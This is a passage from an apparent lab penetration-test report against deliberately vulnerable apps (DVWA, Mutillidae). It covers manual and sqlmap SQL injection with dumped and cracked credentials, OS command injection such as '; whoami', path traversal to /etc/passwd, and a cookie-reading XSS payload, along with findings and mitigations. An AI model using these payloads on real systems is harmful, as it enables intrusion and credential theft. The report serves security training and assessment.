?id=1' ORDER BY 1-- -
?id=1' ORDER BY 2-- -
?id=1' ORDER BY 3-- -
```




Figure 9 Column Enumeration – ORDER BY clause confirms the backend query returns exactly 2 columns

Step 5 - Extract Database Information

Performed a UNION-based SQL Injection after identifying the correct number of columns.

```
?id=1' UNION SELECT 1,database()-- -
```

For Tables Name

```
1' UNION SELECT 1,table_name FROM information_schema.tables WHERE
table_schema=database()-- -
```




Figure 10 Database Extraction – Retrieving the current database name ('dvwa') via UNION-based SQL injection




Figure 11 Schema Enumeration – Extracting table names from the information_schema using union-based SQL injection

Part 2 - Automated SQL Injection Using SQLMap

Step 1 - Enumerate Databases

```
sqlmap -u "http://192.168.18.94/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="security=low; PHPSESSID=ac328a51b776397c90b39aea28032435" --dbs
```

```

[21:08:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[21:08:11] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[21:08:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.18.94'

[*] ending @ 21:08:11 /2026-07-16/

```

Figure 12 SQLMap output showing 7 accessible databases on the target server, including the target 'dvwa' database

Step 2 - Enumerate Tables

```

sqlmap -u "http://192.168.18.94/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="security=low; PHPSESSID=ac328a51b776397c90b39aea28032435" -D dvwa --
tables

```

```

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 1507=1507#BSubmit=Submit

  Type: error-based
  Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(4323,9823)>(SELECT COUNT(*),CONCAT(0x7162787871,(SELECT (ELT(4323=4323,1))))0x717a786271,FLOOR(RAND(0)*2))x FROM (SELECT 6644 UNION SELECT GROUP BY x)-- qewUoSubmit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 3501 FROM (SELECT(SLEEP(5)))tb0J)-- wnlj0Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x7162787871,0x4661475243747855725672584d6c427a6a75644e73585872526158527075496e7a414257584c5073,0x717a786271),NULL#BSubmit=Submit

[21:12:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[21:12:49] [INFO] fetching tables for database: 'dvwa'
[21:12:50] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
+-----+
| users     |
+-----+

[21:12:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.18.94'

[*] ending @ 21:12:50 /2026-07-16/

```

Figure 13 Enumeration of the 'dvwa' database identified two tables: 'guestbook' and 'users'

Step 3 - Enumerate Columns

```

sqlmap -u "http://192.168.18.94/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="security=low; PHPSESSID=ac328a51b776397c90b39aea28032435" -D dvwa -T
users --columns

```

```

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 3501 FROM (SELECT(SLEEP(5)))t60J)-- wnlj6Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7162787871,0x4661475243747855725672584d6c427a6a75644e73585872526158527075496e7a414257584c5073,0x717a786271),NULL#Submit=Submit

[21:14:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[21:14:29] [INFO] fetching columns for table 'users' in database 'dvwa'
[21:14:29] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id  | int(6) |
+-----+-----+

[21:14:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.18.94'
[*] ending @ 21:14:29 /2026-07-16/

```

Figure 14 Enumeration of the 'users' table columns, confirming the presence of sensitive 'user' and 'password' fields

Step 4 - Dump Database Records

```

sqlmap -u "http://192.168.18.94/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="security=low; PHPSESSID=ac328a51b776397c90b39aea28032435" -D dvwa -T
users -C "user,password" --dump

```

```

[21:16:25] [INFO] starting 4 processes
[21:16:29] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[21:16:31] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[21:16:34] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[21:16:36] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[21:16:42] [INFO] using suffix '1'
[21:17:01] [INFO] using suffix '123'
[21:17:05] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[21:17:20] [INFO] using suffix '2'
[21:17:44] [INFO] using suffix '12'
[21:18:05] [INFO] using suffix '3'
[21:18:22] [INFO] using suffix '13'
[21:18:24] [INFO] current status: 6tfcx... |
[21:18:38] [INFO] using suffix '7'
[21:18:55] [INFO] using suffix '11'
[21:19:13] [INFO] using suffix '5'
[21:19:35] [INFO] using suffix '22'
[21:19:58] [INFO] using suffix '23'
[21:20:18] [INFO] current status: weedv... -^C
[21:20:18] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[21:20:18] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.18.94/dump/dvwa/users.csv'
[21:20:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.18.94'

```

Figure 15 Successful extraction and decryption of administrative and user credentials from the 'users' table, confirming total compromise of the database

Part 3 - Operating System Command Injection

Step 1 - Verify Normal Functionality

Submitted a standard IP address to the application's command execution page.

127.0.0.1

The application successfully executed the ping command.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 192.168.18.94 (192.168.18.94) 56(84) bytes of data.  
64 bytes from 192.168.18.94: icmp_seq=1 ttl=64 time=0.964 ms  
64 bytes from 192.168.18.94: icmp_seq=2 ttl=64 time=0.039 ms  
64 bytes from 192.168.18.94: icmp_seq=3 ttl=64 time=0.041 ms  
  
--- 192.168.18.94 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2107ms  
rtt min/avg/max/mdev = 0.039/0.348/0.964/0.435 ms
```

Figure 16 Baseline Verification – Executing a standard ICMP ping request to “192.168.18.94” to confirm normal application functionality

Step 2 - Test Command Injection

Injected an additional operating system command.

Linux:

127.0.0.1 ; whoami

or

127.0.0.1 && ls

Windows:

127.0.0.1 && dir

The server response was analyzed to determine whether arbitrary commands were executed.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.39 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2743ms
rtt min/avg/max/mdev = 0.035/0.492/1.396/0.639 ms
www-data
```

Figure 17 OS Command Injection – Successful execution of the 'whoami' command using a separator (;), revealing the web server's service account ('www-data')

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.077 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2163ms
rtt min/avg/max/mdev = 0.013/0.039/0.077/0.027 ms
help
index.php
source
```

Figure 18 Directory Listing – Demonstrating arbitrary command execution by using the '&&' operator to list the current directory contents, confirming unauthorized access to the underlying file system

5.4 - Summary of Findings & Recommended Tools

Category	Finding / Summary	Recommended Mitigation / Tool
SQL Injection	Identified manual and automated vulnerabilities; successfully extracted database records and admin credentials.	Remediation: Use Prepared Statements / Parameterized Queries.

Command Injection	Confirmed critical vulnerability allowing arbitrary OS command execution (e.g., whoami).	Remediation: Avoid using shell execution functions; sanitize all user inputs.
Testing Tools	Manual testing confirmed entry points; automated tools accelerated data extraction.	Tools: Burp Suite (Manual), SQLMap (Automation).
Security Risk	High; allows full database compromise and potential server-side system access.	Remediation: Implement WAF (Web Application Firewall) and input validation.

5.5 - ANALYSIS & IMPACT

The assessment demonstrated that insufficient server-side input validation can expose web applications to severe security risks. Manual SQL Injection techniques successfully identified vulnerable parameters, while SQLMap automated the enumeration of databases, tables, columns, and records, illustrating how attackers can rapidly extract sensitive information once an injection point is discovered. The successful retrieval of database records and administrative credentials confirms the potential impact of SQL Injection on data confidentiality and application security. The Command Injection assessment further revealed that unsanitized user input could be interpreted as operating system commands. By injecting commands such as whoami, the application executed arbitrary system commands on the host, demonstrating the possibility of server compromise. If exploited in a production environment, such vulnerabilities could allow attackers to access sensitive files, execute malicious programs, establish persistence, or pivot to other systems within the network. Overall, the identified vulnerabilities are classified as High Risk because they may lead to complete database compromise, unauthorized access to sensitive information, and remote command execution on the underlying server. Implementing prepared statements (parameterized queries), strict server-side input validation, secure coding practices, and deploying a Web Application Firewall (WAF) would significantly reduce the likelihood of successful exploitation.

RED TEAM INSIGHT

From a Red Team perspective, injection vulnerabilities remain among the most effective attack vectors because they directly exploit insecure application logic rather than weaknesses in network infrastructure. Manual testing using Burp Suite is essential for understanding application behavior and validating injection points, while automated tools such as SQLMap dramatically increase the speed and efficiency of database enumeration after a vulnerability has been confirmed.

This exercise demonstrates that even a single unvalidated input field can provide attackers with access to sensitive database information or enable arbitrary operating system command execution. Effective defensive measures including secure coding practices, parameterized queries, input validation, least-privilege execution, and continuous security testing are critical to preventing these high-impact attacks.

TASK 03 Broken Access Control & IDOR

Objective: The objective of this task was to evaluate the application's authorization mechanisms by testing for Insecure Direct Object References (IDOR) and Privilege Escalation vulnerabilities. The assessment focused on determining whether unauthorized users could access sensitive information or obtain elevated privileges by modifying request parameters or authentication cookies.

Engagement Phase: Web Application Assessment – Access Control Testing

The assessment was performed against the authorized OWASP Mutillidae II application hosted on Metasploitable 2. Burp Suite was configured to intercept HTTP requests generated during authenticated user sessions. Request parameters and cookies were manually modified to determine whether the application properly enforced authorization checks before granting access to protected resources.

6.1 - TASK OVERVIEW


This task focused on evaluating the effectiveness of the application's access control mechanisms. The assessment began by capturing authenticated requests using Burp Suite and identifying user-controlled parameters that referenced application resources. The first phase involved testing for Insecure Direct Object References (IDOR) by modifying the user_id parameter in intercepted requests to determine whether information belonging to other users could be accessed without authorization. The second phase evaluated Privilege Escalation by intercepting authenticated requests and modifying the authorization cookie from a standard user role to an administrative role. The server's response was analyzed to determine whether privilege verification was enforced on the server side.

6.2 - TOOLS USED & WHY

Tool	Purpose
Burp Suite Community Edition	Intercepted and modified HTTP requests during authorization testing.
Burp Proxy	Captured authenticated requests and cookies.
Burp Repeater	Replayed modified requests to verify application behavior.
OWASP Mutillidae II	Vulnerable web application used for IDOR and Privilege Escalation testing.
Metasploitable 2	Hosted the vulnerable testing environment.
Mozilla Firefox / Google Chrome	Generated authenticated traffic for interception.

6.3 - COMMANDS & EXECUTION

Capture the Request and modify



Request

Pretty Raw Hex

```

1 POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
2 Host: 192.168.18.177
3 Content-Length: 65
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.18.177
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer:
  http://192.168.18.177/mutillidae/index.php?page=text-file-viewer.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: username=daniyal; uid=25; showhints=0; acopendivids=
  swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=
  t6o7k2lj0febld3preb83u91c5
14 Connection: keep-alive
15
16 textfile=/etc/passwd&text-file-viewer-php-submit-button=View+File

```

Back Help Me!

Take the time to read some of these great old school hacker text files.
Just choose one from the list and submit.

Text File Name

View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

File: /etc/passwd

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

```

Figure 19 The file viewer coerced into returning /etc/passwd, a file outside the intended set

6.4 - KEY FINDINGS

No.	Key Finding	Description
1	Client-Controlled Parameter	The application uses the <code>textfile</code> parameter to select files, allowing users to control the requested file path.
2	Path Traversal Vulnerability	The parameter was modified from a normal file URL to <code>/etc/passwd</code> , resulting in unauthorized file access.
3	Unauthorized File Disclosure	The server successfully returned the contents of the system file <code>/etc/passwd</code> .
4	Improper Input Validation	The application fails to properly validate and restrict user-supplied file paths.
5	Broken Access Control	Users can access files outside the intended application scope due to missing access restrictions.
6	Security Impact	Sensitive server information may be exposed, which can help attackers perform further attacks.
7	Recommended Fix	Use allow-list validation, restrict file access paths, sanitize input, and enforce server-side authorization checks.

6.5 - ANALYSIS & IMPACT

Category	Analysis & Impact
Vulnerability Type	Path Traversal / Broken Access Control caused by improper handling of a client-controlled file path parameter.
Root Cause	The application directly trusts the <code>textfile</code> parameter without validating whether the requested file is within an authorized directory.
Attack Method	An attacker can modify the <code>textfile</code> parameter from a legitimate file location to a local system file path such as <code>/etc/passwd</code> .
Observed Result	The application successfully displayed the contents of the server's <code>/etc/passwd</code> file.
Confidentiality Impact	Sensitive information stored in accessible files may be exposed to unauthorized users.
Integrity Impact	If similar file handling flaws allow write operations, attackers may modify application or system files.
Availability Impact	Attackers may access critical files or cause application errors by requesting invalid or sensitive resources.
Overall Risk	High — The vulnerability allows unauthorized access to server-side files and may assist in further exploitation.
Recommended Mitigation	Implement strict file access controls, use allow-list validation, sanitize input paths, and prevent direct user control over file locations.

RED TEAM INSIGHT

The application trusts user-controlled input without proper validation, allowing an attacker to manipulate the textfile parameter and access restricted system files. This weakness can expose sensitive information and provide valuable data for further attacks.

TASK 04 Cross-Site Scripting (XSS) & File Inclusion

Objective: The objective of this task was to identify and exploit client-side and server-side vulnerabilities related to improper input handling and insecure file loading mechanisms. The assessment focused on detecting Reflected Cross-Site Scripting (XSS), validating Local File Inclusion (LFI), and understanding the security impact of Remote File Inclusion (RFI) vulnerabilities. The exercise aimed to demonstrate how attackers can execute unauthorized scripts in a victim's browser, access sensitive files from the server, and potentially achieve remote code execution through insecure file inclusion functionality.

Engagement Phase: Web Application Assessment – Client-Side & File Inclusion Testing

The assessment was conducted against the authorized OWASP Mutillidae II application hosted on Metasploitable 2. Burp Suite and browser-based testing techniques were used to identify vulnerable input fields and parameters. XSS payloads were injected into application inputs to verify client-side script execution, while file inclusion parameters were modified to test unauthorized file access and remote file loading behavior.

7.1 - TASK OVERVIEW

This task focused on evaluating web applications against common vulnerabilities involving user-controlled input and insecure file handling. The first phase involved testing for **Reflected Cross-Site Scripting (XSS)** by injecting JavaScript payloads into application input fields. The objective was to determine whether the application properly sanitized user input before displaying it back in the browser. A successful XSS attack could allow attackers to execute arbitrary JavaScript, steal session cookies, or perform unauthorized actions on behalf of users. The second phase focused on **Local File Inclusion (LFI)** testing. The assessment involved manipulating file parameters to determine whether the application allowed unauthorized access to files stored on the local server, such as system configuration files. The final phase involved understanding **Remote File Inclusion (RFI)** vulnerabilities by testing whether the application could load external files from a remote server. Successful RFI exploitation could potentially result in remote code execution and complete server compromise.

7.2 - TOOLS USED & WHY

Tool	Purpose
Burp Suite Community Edition	Intercepted and modified HTTP requests containing user-controlled input.
Browser Developer Tools	Observed client-side execution and JavaScript behavior.
OWASP Mutillidae II	Vulnerable web application used for XSS and File Inclusion testing.

Metasploitable 2	Hosted the vulnerable application environment.
Python HTTP Server	Used to host remote files for controlled RFI testing.
Mozilla Firefox / Google Chrome	Accessed application pages and verified vulnerability behavior.

7.3 - COMMANDS & EXECUTION

Open XSS Testing

Navigated to:

OWASP Top 10 → Cross Site Scripting (XSS)
→ Reflected XSS
→ DNS Lookup

The application contained an input field that reflected user-supplied data back into the webpage.

Payload: `<script>alert(document.cookie)</script>`

The screenshot shows a web application titled "DNS Lookup". At the top, there are navigation links: "Back" (with a blue arrow icon) and "Help Me!" (with a red button icon). Below these is a link that says "Switch to SOAP Web Service Version of this Page" next to an "AJAX" logo. The main content area has a pink box asking "Who would you like to do a DNS lookup on?" with a sub-label "Enter IP or hostname". Below this is a text input field labeled "Hostname/IP" containing the payload `<script>alert(document.cookie)</script>`. A "Lookup DNS" button is positioned below the input field. The bottom section of the application shows the output: "192.168.18.177 says" followed by a multi-line string of session data: `username=daniyal; uid=25; showhints=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=t6o7k21j0feb1d3preb83u91c5`. An "OK" button is located at the bottom right of the output area.

Figure 20 XSS Input Field

7.4 - KEY FINDINGS

No.	Key Finding	Description
1	Reflected XSS Vulnerability Identified	The application reflected user-controlled input directly into the webpage without proper sanitization.
2	JavaScript Execution Confirmed	The injected payload <code><script>alert(document.cookie)</script></code> executed successfully in the browser.
3	Session Cookie Exposure	The XSS vulnerability allowed access to browser cookie information, including session-related data.
4	Local File Inclusion (LFI) Risk	The application uses a file inclusion parameter that may allow unauthorized access to local server files.
5	Insufficient Input Validation	User-supplied parameters are not properly validated before being processed by the application.
6	Broken Access Control	The application allows users to access resources beyond the intended functionality.
7	Security Impact	These vulnerabilities may lead to session compromise, sensitive data disclosure, and further system exploitation.

